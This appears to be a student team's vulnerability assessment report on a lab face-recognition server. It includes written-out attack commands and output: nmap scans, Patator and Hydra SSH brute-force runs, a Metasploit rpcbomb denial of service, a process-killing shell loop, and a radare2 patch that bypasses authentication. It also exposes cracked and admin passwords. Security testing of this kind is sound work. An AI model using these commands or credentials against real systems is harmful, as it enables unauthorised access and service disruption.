Vulnerability Attack Report

Team 5

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1. Fuzz

1.1. Fuzzing images or credentials to crash system

ID	AS-13
Target	Server (encrypted image files)
Results	Success
Status	Complete
Tools	ZUFF
Mitigation Strategy Suggestions	Input Validation

2. Penetration

2.1. Penetration using Metasploit

ID	AS-27
Target	Server (OS)
Results	Fail for penetration, Success for DoS
Status	Complete
Tools	Metasploit
	Nmap
Mitigation Strategy Suggestions	Use safe third-party softwares

1) Find vulnerable ports using nmap

Commands: nmap -sV 192.168.0.100

Results:

PORT STATE		SERVICE	VERSION
22/tcp Open		Tcpwrapped	
111/tcp	Open	Rpcbind	2-4 (RPC #100000)
3389/tcp	Open	Ms-wbt-server	Xrdp

From the available port information, vulnerabilities were found from metasploit. Though the attacks on SSH and Ms-wbt-server failed, exploitation using Rpcbind was successful, which performs denial of service to make the server crash. In conclusion, penetration into the system failed.

2.2. BruteForce SSH

ID	N/A
Target	Server (OS)
Results	Success
Status	On Progress
Tools	Patator, Hydra
Mitigation Strategy Suggestions	Make password long and composed of three different types of letters, such as: Upper case letters, lower case letters, numbers, and special characters.

To perform brute-force attacks on SSH access to the system, two tools are used: Patator and Hydra, since Hydra is one of the most broadly used password cracking tools, and Patator is one of the finest alternate tools of Hydra.

1) Try to hack password of user 'root'

Commands:

patator ssh_login host=192.168.0.100 user=root password=FILE0 0=/usr/share/wordlists/dirb/big.txt -x ignore:mesg='Authentication failed'

The dictionary file 'big.txt' was chosen for its large number of word lists (20,469 words). It was expected to consume lots of time but the probability of success is higher than using a small list of words. Considering that a dictionary larger than tens of Gigabytes is used in actual password cracking, the chosen dictionary is not that big. Due to the limitation in resources in terms of time (2 weeks to wrap-up) and computational power (6 laptops for a whole process), we restricted the size of dictionary.

Results: Fail

Reports:

Hits	Done	Skip	Fail	Size	Avg	Time
20469	20469	0	0	20469	4 r/s	1h 11m 33s

Screenshots:




Fig. Brute Force Attack on Progress

2) Try to hack password of user 'lg'

Based on the assumption that the attacker already knows the user id 'lg', another brute-force attack was performed. The same dictionary file used to attack 'root' is used.

Commands:

patator ssh_login host=192.168.0.100 user=lg password=FILE0 0=/usr/share/wordlists/dirb/big.txt -x ignore:mesg='Authentication failed'

Results: Success

Reports:

Hits	Done	Skip	Fail	Size	Avg	Time
20469	20469	0	0	20469	4 r/s	1h 12m 4s

Screenshots:

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03:25:16 patator	INFO - 1	22 2.403	learning_center	10696	Authentication failed.
03:25:16 patator	INFO - 1	22 2.397	level	10759	Authentication failed.
03:25:16 patator	INFO - 0	39 0.041	lg	10769	SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
03:25:17 patator	INFO - 1	22 1.327	ui 192.108.0.100	10772	Authentication failed.
03:25:17 patator	INFO - 1	22 1.333	leland	10725	Authentication failed.

Fig. Brute Force Attack success for Login ID 'lg'

3) Brute-Force ID and PW

As the assumption made in step 2 is unrealistic (the attacker knows the user ID), brute-force attacks on both ID and password were conducted. As the number of words in a dictionary file is raised to the power of 2, it is impossible to meet the deadline even with a small list of words. Thus an assumption is made that the length of ID and password each is less than or equal to 4, and only lower-case letters are used. Based on the assumption above, the new dictionary file is made ('simple lower.txt') that contains 988 words and the attack is conducted as follows.

Commands:

hydra -L simple_lower.txt -P simple_lower.txt 192.168.0.100 ssh -V -t16 -s22 -F -o hydra_result.txt

Results: Success

Reports:

```
# Hydra v9.1 run at 2021-06-27 00:48:56 on 192.168.0.100 ssh (hydra -L simple_lower.txt -P simple_lower.txt -V -t16 -s22 -F -o hydra_result.txt 192.168.0.100 ssh)
# Hydra v9.1 run at 2021-06-27 00:49:37 on 192.168.0.100 ssh (hydra -R)
# Hydra v9.1 run at 2021-06-27 01:53:27 on 192.168.0.100 ssh (hydra -R)
# Hydra v9.1 run at 2021-06-28 01:11:10 on 192.168.0.100 ssh (hydra -R)
# Hydra v9.1 run at 2021-06-28 01:11:29 on 192.168.0.100 ssh (hydra -R)
# Hydra v9.1 run at 2021-06-28 20:53:27 on 192.168.0.100 ssh (hydra -R)
# Hydra v9.1 run at 2021-06-29 06:01:12 on 192.168.0.100 ssh (hydra -R)
# Hydra v9.1 run at 2021-06-29 23:13:24 on 192.168.0.100 ssh (hydra -R)
# Hydra v9.1 run at 2021-06-30 03:41:27 on 192.168.0.100 ssh (hydra -R)
[22][ssh] host: 192.168.0.100 login: lg password: lg
```

Screenshots:

```
[ATTEMPT] target 192.168.0.100 - login "lg" - pass "lg" - 474721 of 976177 [child 2] (0/33) [ATTEMPT] target 192.168.0.100 - login "lg" - pass "lgpl" - 474722 of 976177 [child 3] (0/33) [ATTEMPT] target 192.168.0.100 - login "lg" - pass "lib" - 474723 of 976177 [child 8] (0/33) [ATTEMPT] target 192.168.0.100 - login "lg" - pass "libs" - 474724 of 976177 [child 14] (0/33) [22][ssh] host: 192.168.0.100 login: lg password: lg [STATUS] attack finished for 192.168.0.100 (valid pair found) 1 of 1 target successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-30 07:23:17
```

Fig. Brute Force Attack success for Login ID and password

3. Denial of Service (DoS)

3.1. Network DoS

ID	AS-04
Target	Network
Results	Success
Status	Complete
Tools	Metasploit
Mitigation Strategy Suggestions	-

Tools – rpcbomb payload in Metasploit

Results - Success

From the available port information, vulnerabilities were found from metasploit. Among the exploitable vulnerabilities, exploitation using Rpcbind was successful, which performs denial of service to make the server crash.

Fig. Search for vulnerabilities for RPC

```
<u>msf6</u> > use 0
msf6 auxiliary(dos/rpc/rpcbomb) > options
Module options (auxiliary/dos/rpc/rpcbomb):
              Current Setting Required Description
   Name
   ALLOCSIZE 1000000
                                          Number of bytes to allocate
                               yes
              256
                                          The number of hosts to probe in each set
   BATCHSIZE
                               yes
              1000000
                                          Number of intervals to loop
   COUNT
                               no
                                          The target host(s), range CIDR identifier
   RHOSTS
                               yes
                                          The target port (UDP)
   RPORT
              111
                               yes
                                         The number of concurrent threads
   THREADS
              10
                               yes
msf6 auxiliary(dos/rm
                           bomb) > set RHOSTS 192.168.0.100
RHOSTS ⇒ 192.168.0.100
                         chomb) > show targets
msf6 auxiliary(dos,
    No exploit module selected.
msf6 auxiliary(do
                      c/rpcbomb) > exploit
```

Fig. Exploit the found vulnerability

3.2. DoS on camera device

ID	AS-02
Target	Server (App)
Results	Success

Status	Complete
Tools	Isof
Mitigation Strategy Suggestions	

When penetration into a system succeeds, an attacker is able to plant malicious codes.

After an attacker succeeded in penetration by password hacking in step 2.2, an attacker planted a shell script that searches which process is using a camera device ('/dev/video0') and kills that process every 1 seconds.

```
while true; do

kill -9 `lsof /dev/video0`

sleep 1

done
```

Fig. shell script to kill server process

As a result, server process is erroneously terminated as shown in the following screenshot.

```
2021-06-24T20:41:15.024841 server INFO Listening for connections
(Argus) Error EndOfFile: Unexpected error in reading socket (in src/rpc/socket/client/ClientSocketManager.cpp, function recvThreadCore(), line 266)
(Argus) Error EndOfFile: Receiving thread terminated with error (in src/rpc/socket/client/ClientSocketManager.cpp, function recvThreadWrapper(), line 368)
```

Fig. Erroneous thread termination log from server application

3.3. Corrupt Credentials

ID	AS-12

Target	Server (plain-text certificate files)	
Results	Success	
Status	Complete	
Tools	ZZUF	
Mitigation Strategy Suggestions		

Using ZZUF, mutated credentials are inserted into the server application. Tainted credential file results in denial of service, since it inhibits server application from running.

4. Data Decryption

4.1. Un-Hash encrypted credential

ID	AS-27	
Target	Server (encrypted credential)	
Results	Fail	
Status	Complete	
Tools	Tools Website exploiting rainbow table	
	https://crackstation.net/	
Mitigation Strategy Suggestions	Salted Hash	




Fig. Cracking Hash on CrackStation

5. Sniffing & Spoofing

5.1. Replay Attack

ID	AS-03	
Target	Server, Client (App)	
Results	Fail	
Status	Complete	
Tools	Tcpdump (Wireshark) and tcpreplay	
Mitigation Strategy Suggestions	Sequence Number in TCP/IP	

As encryption keys and methods are decided on each session of TLS, replay attack is conducted during the TLS session is maintained. Packets from server (192.168.0.100) to clients (192.168.0.195) are captured using Wireshark, as shown below.

No.	Time	Source	Destination	Protocol	Length Info
г	1 0.000000	192.168.0.100	192.168.0.195	TCP	1514 5000 → 8276 [ACK] Seq=1 Ack=1 Win=254 Len=1460
	2 0.001068	192.168.0.100	192.168.0.195	TCP	1073 5000 → 8276 [PSH, ACK] Seq=1461 Ack=1 Win=254 Len=1019
	3 0.022700	192.168.0.100	192.168.0.195	RSL	80 PAGING CoMmanD
	4 0.022816	192.168.0.100	192.168.0.195	RSL	1514 BCCH INFOrmation
	5 0.022827	192.168.0.100	192.168.0.195	TCP	1514 5000 → 8276 [ACK] Seq=3966 Ack=1 Win=254 Len=1460
	6 0.022834	192.168.0.100	192.168.0.195	TCP	1514 5000 → 8276 [ACK] Seq=5426 Ack=1 Win=254 Len=1460
	7 0.022856	192.168.0.100	192.168.0.195	RSL	1514 unknown 124
	8 0.022864	192.168.0.100	192.168.0.195	TCP	1514 5000 → 8276 [ACK] Seq=8346 Ack=1 Win=254 Len=1460
	9 0.022870	192.168.0.100	192.168.0.195	TCP	1514 5000 → 8276 [ACK] Seq=9806 Ack=1 Win=254 Len=1460
	10 0.022938	192.168.0.100	192.168.0.195	RSL	77 CCCH LOAD INDication
	11 0.023668	192.168.0.100	192.168.0.195	TCP	1514 5000 → 8276 [ACK] Seq=11266 Ack=1 Win=254 Len=1460
	12 0.023691	192.168.0.100	192.168.0.195	TCP	1514 5000 → 8276 [ACK] Seq=12726 Ack=1 Win=254 Len=1460
	13 0.023698	192.168.0.100	192.168.0.195	TCP	1514 5000 → 8276 [ACK] Seq=14186 Ack=1 Win=254 Len=1460
	14 0.023731	192.168.0.100	192.168.0.195	TCP	1514 5000 → 8276 [ACK] Seq=15646 Ack=1 Win=254 Len=1460
	15 0.023741	192.168.0.100	192.168.0.195	RSL	1514 unknown 16
	16 0.023748	192.168.0.100	192.168.0.195	TCP	1514 5000 → 8276 [ACK] Seq=18566 Ack=1 Win=254 Len=1460
	17 0.024563	192.168.0.100	192.168.0.195	TCP	1514 5000 → 8276 [ACK] Seq=20026 Ack=1 Win=254 Len=1460
	18 0.024586	192.168.0.100	192.168.0.195	TCP	1514 5000 → 8276 [ACK] Seq=21486 Ack=1 Win=254 Len=1460
	19 0.024593	192.168.0.100	192.168.0.195	TCP	1514 5000 → 8276 [ACK] Seq=22946 Ack=1 Win=254 Len=1460
	20 0.024621	192.168.0.100	192.168.0.195	TCP	1514 5000 → 8276 [ACK] Seq=24406 Ack=1 Win=254 Len=1460
	21 0.024631	192.168.0.100	192.168.0.195	TCP	1514 5000 → 8276 [ACK] Seq=25866 Ack=1 Win=254 Len=1460
	22 0.024637	192.168.0.100	192.168.0.195	TCP	1514 5000 → 8276 [ACK] Seq=27326 Ack=1 Win=254 Len=1460
	23 0.027690	192.168.0.100	192.168.0.195	TCP	1514 5000 → 8276 [ACK] Seq=28786 Ack=1 Win=254 Len=1460
	24 0.027711	192.168.0.100	192.168.0.195	TCP	1514 5000 → 8276 [ACK] Seq=30246 Ack=1 Win=254 Len=1460
	25 0.027717	192.168.0.100	192.168.0.195	TCP	1043 5000 → 8276 [PSH, ACK] Seq=31706 Ack=1 Win=254 Len=989
	26 0.051756	192.168.0.100	192.168.0.195	RSL	80 PAGING CoMmanD
	27 0.051877	192.168.0.100	192.168.0.195	RSL	1514 BCCH INFOrmation

Fig. Packets from Server to Client

Using topreplay in kali linux the captured packets are sent from an attacker to client. The expected results were either client shows mixed-up images or somewhat delayed to handled doubled inputs, but the packets didn't even make it to client application. It is supposed that replayed packets are lost in the TCP/IP stack in the kernel, owing to its outdated sequence numbers.

6. Reverse Engineering

6.1. Disassemble and patch binary to pass authentication using Rizin and Radare2

ID	AS-30	
Target	Server (main software)	
Results	Success	
Status	Complete	
Tools	radare2	
	rizin	
Mitigation Strategy Suggestions Repeatedly use authentication credentials (e.g., use hashed ID and PW as authentication token and serve keeps requesting it for every functionality)		

6.1.1. Basic information analysis phase

As a first step, we analyzed the binary file of server software. It is assumed penetration into the system succeeded. It is able to get basic file information by the following command

rabin2 -I ./LgFaceRecDemoTCP_Jetson_NanoV2

```
root@LgFaceRecProject:~/Downloads/team
arch
        arm
        795239
binsz
bintype elf
bits
        64
canary
        true
class
        ELF64
crypto false
endian little
havecode true
intrp /lib/ld-linux-aarch64.so.l
lang
linenum false
        false
lsyms
machine ARM aarch64
maxopsz 4
minopsz 4
        true
nx
os
        linux
pcalign 4
pic
       true
relocs false
        full
relro
rpath
        NONE
static
        false
stripped true
subsys
        linux
```

Fig. Binary information of server application

Using string search it is able to get a information where the credentials are stored. strings ./LgFaceRecDemoTCP_Jetson_NanoV2 | grep cred

Fig. Search for information about credentials

Using string search we tried to get the salt value used for the hash as the following and failed.

strings ./LgFaceRecDemoTCP_Jetson_NanoV2 | grep secret

strings ./LgFaceRecDemoTCP_Jetson_NanoV2 | grep salt

```
root@LgFaceRecProject:~/Downloads/team6/radare_cmu/source/server/build# strings ./LgFaceRecDemoTCP_Jetson_NanoV2 | grep secret root@LgFaceRecProject:~/Downloads/team6/radare_cmu/source/server/build# strings ./LgFaceRecDemoTCP_Jetson_NanoV2 | grep salt root@LgFaceRecProject:~/Downloads/team6/radare_cmu/source/server/build#
```

Fig. Search for information about hash and salt

6.1.2. Disassemble phase

The function below is the main function for the authentication. Two factor authentication is implemented that the first phase examines user ID and password and the second phase is biometric authentication that checks for the user's face information. Each functionality is identified in the code below as __UserAuthenticate function and FaceAuthenticate function. Our objective of the reverse engineering attack is to disassemble binary and make a detour that makes the function to jump to the successful return regardless of the credential inputs.

```
static gint UserAthenticate(gchar **userid, gchar **userpw, mtcnn &mtCNN, FaceNetClassifier &faceNet, VideoStreamer *videoStreamer_c)
       gint ret = 0;
       if (userid == NULL || userpw == NULL)
               goto exit;
       if (!__UserAthenticate(*userid, *userpw))
               goto exit;
       if (!FaceAuthencticate(*userid, mtCNN, faceNet, videoStreamer_c))
               goto exit;
       ret = 1;
exit:
       if (userid && *userid)
              g_free(*userid);
       if (userpw && *userpw)
              g_free(*userpw);
       if (userid)
               *userid = NULL;
       if (userpw)
               *userpw = NULL;
               LOG_INFO("Authentication success\n");
              LOG_INFO("Authentication failed\n");
       return ret;
}
```

Fig. Authentication function of the server

To enable the detour, several approaches were considered: 1) set the initial value of ret as 1, 2) the function bypasses the two-factor authentication functions and directly jumps into the line ret = 1; 3) replace each 'goto exit;' to 'ret = 1;', etc.

The considerations above show not much in difference and results in almost the same outcomes, so the main criterion to choose the approach is simplicity, since the attackers (Team 5) are novice to reverse engineering and assembly language.

The reverse engineering tools chosen are radare2 and rizin. Both tools provide tools and plugins to ease reverse engineering tasks. Radare2 is chosen because its functionalities and capabilities are proven by many users and rizin is one of the latest tools, released in early 2021. It seems that several of the core developers of radare2 have moved on to develop rizin, so we wanted to take it on trial.

There were several problems to be handled before conducting disassemble, one of the most critical problems is that both radare2 and rizin couldn't parse the binary correctly.

Fig. Parsing failure of elf64 binary

In order to crack software with the correct aid of assembly parsing, the binary is re-built for the x86-64 architecture to run it on kali linux. As no camera is attached to kali and compiling CUDA libraries for x86-64 architecture were too much of a burden, such libraries and utilities were removed. As a result, revised binary is created which is able to accept login from a client and send images from a video file.

```
root@LgFaceRecProject:/home/donghyuk/phase2,
arch x86
binsz
        414647
bintype elf
        64
bits
canary true
class
       ELF64
crypto false
endian little
havecode true
       /lib64/ld-linux-x86-64.so.2
intrp
lang
linenum false
lsyms false
machine AMD x86-64 architecture
maxopsz 4
minopsz 4
nx
       true
os
       linux
pcalign 4
pic
       false
relocs false
        partial
relro
        NONE
rpath
static
        false
stripped true
subsys
        linux
        true
```

Fig. Re-built binary for x86-64 architecture

Disassembling was tried again using x86-64 binary, and radare2 and rizin parsed the binary properly.

```
[0x4326621
                                  mov qword [var_48h], 0
mov qword [var_40h], 0
                                                         0x433090 [oF1]
0x432685 [oCe]
                                                        mov edi, 0x465b84
call sym. __sanitizer_cov_trace_pc_guard; [oa
                                                        call sym.__sanitizer_cov_trace pc guard; [c
mov ecx, 0x44fade
                                                        mov edx, str.s Authentication success
                                                        mov ecx, 0x44fade
                                                        mov esi, 0x40
call sym.imp.g_log;[c
                                                        call sym.imp.g log; [c
call sym.__sanitizer_cov_trace_pc_guard;[oa]
                                                       mov edi, 0x465b88
mov rbx, qword [rsp]
                                                       call sym.__sanitizer_cov_trace_pc_guard; [oa]
                                                       mov rbx, qword [rsp]
```

Fig. successful parsing of x86-64 binary

As shown in the figure above, two routes diverge from the value of r14 register. When the test result (test r14b, r14b) is true, which means bitwise AND operation results in 1, the program jumps to the box on right, which prints out authentication success (mov edx, str.s_Authentication_success and call sym.imp.g_log).

This binary was revised so that the binary value of r14 register is All-1 (mov r14, 0xfffffffffffff) at block [0x432662]. In the original code there was mov qword [var_40h], 0 to assign NULL to a pointer variable. As a novice to assembly and reverse engineering, Team 5 members chose to replace the statement rather than insert new one, with a concern

Then it always jump to 0x433090 which is the divergent route for authentication success. Converting je to jmp might be redundant, but we team5 wanted the certain sure result of binary modification. The revised binary is as shown in the figure below.

```
[0x432662]
      mov qword [var 48h], 0
      mov rl4, 0xffffffffffffff
      add byte [rax], al
      call fcn.0042c150;[
      mov rbx, rax
      jmp 0x433090
 0x433090 [oFk]
mov edi, 0x465b84
call sym. sanitizer cov trace pc guard; [oa]
mov edx, str.s Authentication success
mov ecx, 0x44fade
mov rdi, rbx
mov esi, 0x40
call sym.imp.g log; [oq]
mov edi, 0x465b88
call sym.__sanitizer_cov_trace_pc_guard;[oa]
mov rbx, qword [rsp]
test ebp, ebp
jmp 0x4326be
```

Fig. Revised function in the binary

The correct ID and password for login is 'admin' for ID and 'qorlaqkrdksans6^' for password. However, the revised server application passes the authentication with invalid ID and password as shown in the figure below.



Fig. After successful authentication using invalid ID and password, client gets video from server

7. Report Template

ID	N/A	
Target	(e.g.,) Server, Client (+ assets)	
Results	(e.g.,) Success, Fail	
Status	(e.g.,) TBD, On Progress, Complete	
Tools	(e.g.,) Metasploit,	
	Arpspoofing,	
	Hydra,	
	Nmap,	
	Etc.	
Mitigation Strategy Suggestions	(e.g.,) Stores images in Secure Storage	

Followed by description and screenshot

8. References

No.	Description	Link
1	Vulnerability & Exploit DB	https://www.rapid7.com/db/
2	Msfvenom guide	https://www.offensive-security.com/metasploit-unleashed/msfvenom/
3	Msfvenom payload guide	https://www.offensive-security.com/metasploit-unleashed/binary-payloads/
4	Reverse shell guide	https://github.com/rapid7/metasploit-framework/wiki/ How-to-use-a-reverse-shell-in-Metasploit
5	Reverse TCP msfvenom cheat sheet	https://infinitelogins.com/2020/01/25/msfvenom-reverse-shell-payload-cheatsheet/
6	Brute Force SSH using Patator	https://pentestit.medium.com/brute-force-attacks-usi ng-kali-linux-49e57bb89259